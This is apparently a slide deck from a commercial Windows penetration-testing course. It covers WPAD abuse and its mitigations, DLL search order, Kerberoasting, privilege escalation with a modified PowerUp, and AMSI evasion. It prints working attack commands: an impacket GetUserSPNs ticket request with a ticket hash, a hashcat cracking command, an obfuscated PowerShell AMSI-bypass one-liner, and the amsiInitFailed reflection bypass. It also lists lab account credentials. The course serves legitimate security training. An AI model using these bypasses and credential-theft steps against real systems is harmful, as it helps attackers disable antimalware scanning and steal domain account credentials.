- Any browsing or application using the Windows API will have its traffic routed through the attacker-controlled server.




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Web Proxy Auto Discovery (WPAD)

- Post Impersonation of DNS Server



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Mitigations

---

- Disable IPv6 in the network if not required.
- Disable Proxy Auto Detection to mitigate WPAD abuse.
- Instead of relying on WPAD, explicitly configure the PAC URL.
- Enable SMB and LDAP signing to mitigate NTLM relay.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# References


---

- **SANS Whitepaper:** <https://www.sans.org/white-papers/33904/>
- **MiTM6 Explanation:** <https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/>
- **Mitigations:** <https://www.hpc.mil/images/hpcdocs/ipv6/5-ipv6-attacks-and-countermeasures-v1.2.pdf>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**


© NotSoSecure Training 2024, All  
Rights Reserved.



Hacking Windows

## Privilege Escalation





## References:

[https://msdn.microsoft.com/en-us/library/ms677949\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx)  
[https://adsecurity.org/?page\\_id=183](https://adsecurity.org/?page_id=183)

<https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections>

(AES KEY)

<https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>

<https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevation-of-privilege-may-13-2014>

# DLL Hijacking: Insecure Library Loading

---

- DLL's are searched for in **specific locations** (depending on if safe DLL search mode is enabled/disabled)
- **Safe DLL search** mode is enabled by default >= Windows XP SP2
- Search order (safe DLL search mode):
  1. The directory from which the application loaded
  2. 32-bit System directory (C:\Windows\System32)
  3. 16-bit System directory (C:\Windows\System)
  4. Windows directory (C:\Windows)
  5. The current working directory (CWD)
  6. Directories in the PATH environment variable (system then user)



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Kerberoasting

---

- An SPN is an attribute that links a service to a Domain account (User or Computer).
- Obtain a **password hash** of an (AD) account with Service Principal Name (SPN).

## Attack process:

- An authenticated domain user requests a Kerberos ticket for an SPN.
- The retrieved Kerberos ticket is encrypted with the hash of the service account.
- Offline cracking of the hash.

### References:

[https://adsecurity.org/?page\\_id=183](https://adsecurity.org/?page_id=183)  
<https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections>  
[https://msdn.microsoft.com/en-us/library/ms677949\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx)

# Kerberoasting

---

- Introducing: impacket GetUserSPNs.py

```
root@kali:~# GetUserSPNs.py -request plum.local/bob:Summer23 -dc-ip 192.168.3.215
Impacket v0.9.23.dev1+20210519.170900.2f5c2476 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----                  -----      -----          -----            -----      -----
MSSQLService/mssql01.plum.local    svcacc           2018-02-05 14:20:27.122082  N/A

$krb5tgs$23$*svcacc$PLUM.LOCAL$plum.local/svcacc*$bbe69f44f1e2c8cac7d4d32640432069$3fc7bd3c903086fc1b1f0ba2a779d52636f7f37d05760ba877e66919247566c3066cddd13226b38f9eba9faf551d40a4e8
1b8c18d6c77d67021e23b99a1c9c2bc9815ea5f852cf737e9a82ea38f3d68cc93966fd2a28708fa34ac7d3d6c96dd6e0c5a69b6f8c2675d2ab545e064e3f58317f0e58a989d35829f0dd45b78834dc58cd655f2e96e4519431248
69b116a248bd1c1b4af4f753f3b2b17b15fbfe46c079646eb7b070d5caf8f13e2ffc8adbf4203aaceee22bb9d243542a4c1bc25fbe9802a963d3f46fc09b7d0b5c43ea642c23236dbf98f4232292a41e99de2629d0f7c8f8b8c62e
ed312f14108861ccfa42a73e03b7dca016ba07e3d41926571a9702cc615b4540453036c5f030530391f4742bd4ac5aa65dd92b4d503b0e658098233e25bc9e9a2ee8767ad173a006fb425b17601a878800f6d8845c63742b0c960
7d7d0fec3dba4ffca3b645205a5ee314c45d3e34faa59fe4b1fb1ab3316f4cd6cc06b1d44cdcb9d4308fd92b4dfcba85b687f28e63d1dce46393a1966a0f0fd5270b755346af25eb686703471345ff4754cd5452b8e0b478b56e
93d4666f8704bf545cbaa245b7f221d576ea8eb1738272a56ed837afa512e96b625d950579782ff9609c5f97b446db339b13f7531728d78d1069279e0febaac54dfb1cc1be4b16152726a73f52cc6ca23bc7f7ae660ee363ae295
bd02c9e7a791f8ccdd383345ff6f3367dc2aaf9d2fcbe8b3017cad0680f8b09acea55cfb67d62f76bb5dc5ad5493d9fc852b15752cef4fd79d298b8c3d2fc1d38af67581f11fe0f924e044a3d5d07093dc1840ec900d6a4d923
76e177868847b1a9b3fe93cd4e0cae45ce94d5de9ecc0c763d2edc248cb0dbe7186bf425b3dc35ef499915a58a81d360e659422c891a49a60ea94501bb6fa5866f249b1b0c7563f8fe570e26e8001b1fa75f6893a875794768a5c
bcc13c5de05cf52360f98c3acf6d6e556a60725d2213549ffd6669b7581ba6df2fef723842580d6202792dd326d16389d42c93a3314402c1a286e62529be286a4f3b80aeb94a494ca79ad48899f8062a76b7fa92568cc571a3ce
85d2b5459e98b594ea48172fe506e93e633bf0bb7368b24fdc895c764ce6ba6650618fa2e8c7bad59fef128073ceccb9fc0b288415e7e06134264168f8ae6a7f645a0625d7dd55c986658de5db9a55474c7e073738a0b87d9ca
45ab0e2f0a7ed4f87ccae7da66a72953ceeb0e8fad270a96502446fa8387ccba2798447ac993eb0d9e0318fcfcf806edf1af8c61a6831d75c792b97dc1e7052b859b18d39f701d9c025ed27366a2e0bdecac91d6d6744f387274a
| 6566eda0dff0c02134be8e6fd5fd718d349b0cf4942213011fdb0e55cb479f780a8552ce21566017f0b16b26eb8f997e48
```

- Crack offline: ./hashcat64.bin -m 13100 hash wordlist.txt --rules OneRuleToRuleThemAll

# PowerUp

---

- A PowerShell script written by @harmj0y to assess a given system for Windows privilege Escalation vulnerabilities
- Included as part of PowerSploit Framework
- Checks include:
  - Unquoted Service Path
  - DLL hijacking
  - Registry checks
  - Service abuse checks
  - Unattended Install Files
- Initially performs all checks and reports all discovered misconfigurations
- Report includes the “abuse command” required to exploit each detected misconfiguration and escalate privileges



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# PowerUp Modifications (AMSI Bypass)

---

- **Removed** Comments.
- **Cleaned** Base-64 Encoded.
- **Removed** features related to Base64 Encoded Blobs.

**Note:** We will be looking into AMSI bypass related tooling.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.3



## Demo 4.3

# Privilege Escalation


---

- You have low privileged access as plum\bob to 192.168.X.17. Attempt to **gain local administrative** rights on the host.

Going the extra mile:

- Find a domain account is vulnerable to the **Kerberoasting** attack - get the ticket and crack this offline!
- **Note: We modified PowerUp to bypass AMSI signature.**

## Network status: After Windows PrivEsc



## Privilege Escalation: FAILSAFE

---

If, for any reason, you have not managed to gain administrative privileges on the host, the following failsafe has been put into place

- Username: **\default**
- Password: **@dm1n12**



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Windows Exploitation Status

**192.168.3.215**  
Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

**192.168.X.17**  
Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer24)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions  
- john (Password123!)

Domain: plum.local



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



Hacking Windows

## **AMSI Bypass Techniques & Post Exploitation**



## Post Exploitation: AMSI

---



*“...AMSI is antimalware vendor agnostic, designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure **allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques...**”*

References:

[https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587(v=vs.85).aspx)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Defense Evasion: **AMSI**

---

## Overview

- The **What**, The **How**, and the **Why** to AMSI
- A deeper look at AMSI and its limitations.
- Effective techniques to circumvent




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AMSI

## Simplified AMSI Architecture



# Defense Evasion: AMSI

---

## AMSI\_RESULT Values

AMSI\_RESULT\_CLEAN

Known good. No detection found, and the result is likely not going to change after a future definition update.

AMSI\_RESULT\_NOT\_DETECTED

No detection found, but the result might change after a future definition update.

AMSI\_RESULT\_BLOCKED\_BY\_ADMIN\_START

Administrator policy blocked this content on this machine (beginning of range).

AMSI\_RESULT\_BLOCKED\_BY\_ADMIN\_END

Administrator policy blocked this content on this machine (end of range).

AMSI\_RESULT\_DETECTED

Detection found. The content is considered malware and should be blocked.

```
enum AMSI_RESULT {  
    AMSI_RESULT_CLEAN = 0,  
    AMSI_RESULT_NOT_DETECTED = 1,  
    ...  
    AMSI_RESULT_DETECTED = 32768  
}
```

# Defense Evasion: AMSI

## Limitations of AMSI Provider Checks

- **Signature-based** detection, easily bypassed by:
  - String manipulation
  - Obfuscation
  - Encoding
- Hit or miss, depending on the AV vendor's signature
- [Invoke-Obfuscation.ps1](#)
- <https://amsi.fail/>

```
#Unknown - Force error
$N=$null;$rxmhx=$([cHar](83*18/18)+[ChaR](121+97-97)+[cHar](115*76/76)+[char]([byTE]0x74)+[ChaR](101)+[chaR](109).Runtime.InteropServices.Marshal)::AllocHGlobal((4241+4835));$1xewhvvcgxt="+[ChaR]([bYTe]0x77)+[chaR]([bYTe]0x75)+[chAR](106+15-15)+[Char](102+46-46)+[chAR]([byte]0x69)+[char]([BYTE]0x6b)+[char]([BYTE]0x6d)+[chAR](13+95)+[CHAR](88+27)+[char]([bYTE]0x6d)+[char]([byTe]0x73)+[chAr](([byTe]0x77)+[chAR](106)+[chAR]([BYTE]0x7a)+[chAr]([byTe]0x7a)+[chAr]([BYTE]0x73)+[chAR](114)+[chAR](([ByTE]0x6f)+[char](99+36-36)+[chAr](119+3)+[chAr](([BYTE]0x75)+[chAr](40+81)+[chAr](122)+[CHAr](87+12));[Threading.Thread]::Sleep(397);[Ref].Assembly.GetType($"([cHar](83*18/18)+[ChaR](121+97-97)+[cHar](115*76/76)+[char]([byTE]0x74)+[ChaR](101)+[chaR](109)).$([cCHAR](77*5/5)+[chaR](97*92/92)+[char]([ByTE]0x6e)+[cCHAR](97*24/24)+[cHaR](103+39-39)+[CHAR]([BYTe]0x65)+[CHAR](109)+[cHaR](101+23-23)+[cHaR](110)+[chAR]
```

Generate

Generate Encoded

# Signature evasion - AmsiTrigger



- PowerShell find code signature with **AmsiTrigger**.
- Manually adjust the code, to bypass signature-based threat detection mechanisms.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> C:\Users\default.WKS124\Downloads\AmsiTrigger_x64\AmsiTrigger_x64.exe -u http://192.168.10.206/Invoke-Kerberoast.ps1
[+] "PROCESS {
    if ($PSBoundParameters['Identity']) { $UserSearcherArguments['Identity'] = $Identity }
    Get-DomainUser @UserSearcherArguments | Where-Object {$_.samaccountname -ne 'krbtgt'} |
Get-DomainSPNTicket"
PS C:\Windows\system32>
```




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AMSI

## Opportunities to Disable AMSI

- AMSI is loaded into the address space of the **attacker-created** process
- Each component can be tampered with to break the chain




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AMSI

## Tampering with Consumers: PowerShell

- Note: Tampering differs based on consumer application
  - `amsiInitFailed`
  - `amsiContext`



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AMSI

---

## Tampering with Consumers: PowerShell

- Force set `amsiInitFailed` to True

```
if (AmsiUtils.amsiInitFailed)
{
    result = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
.GetField('amsiInitFailed','NonPublic,Static').SetValue($null, $true)
```

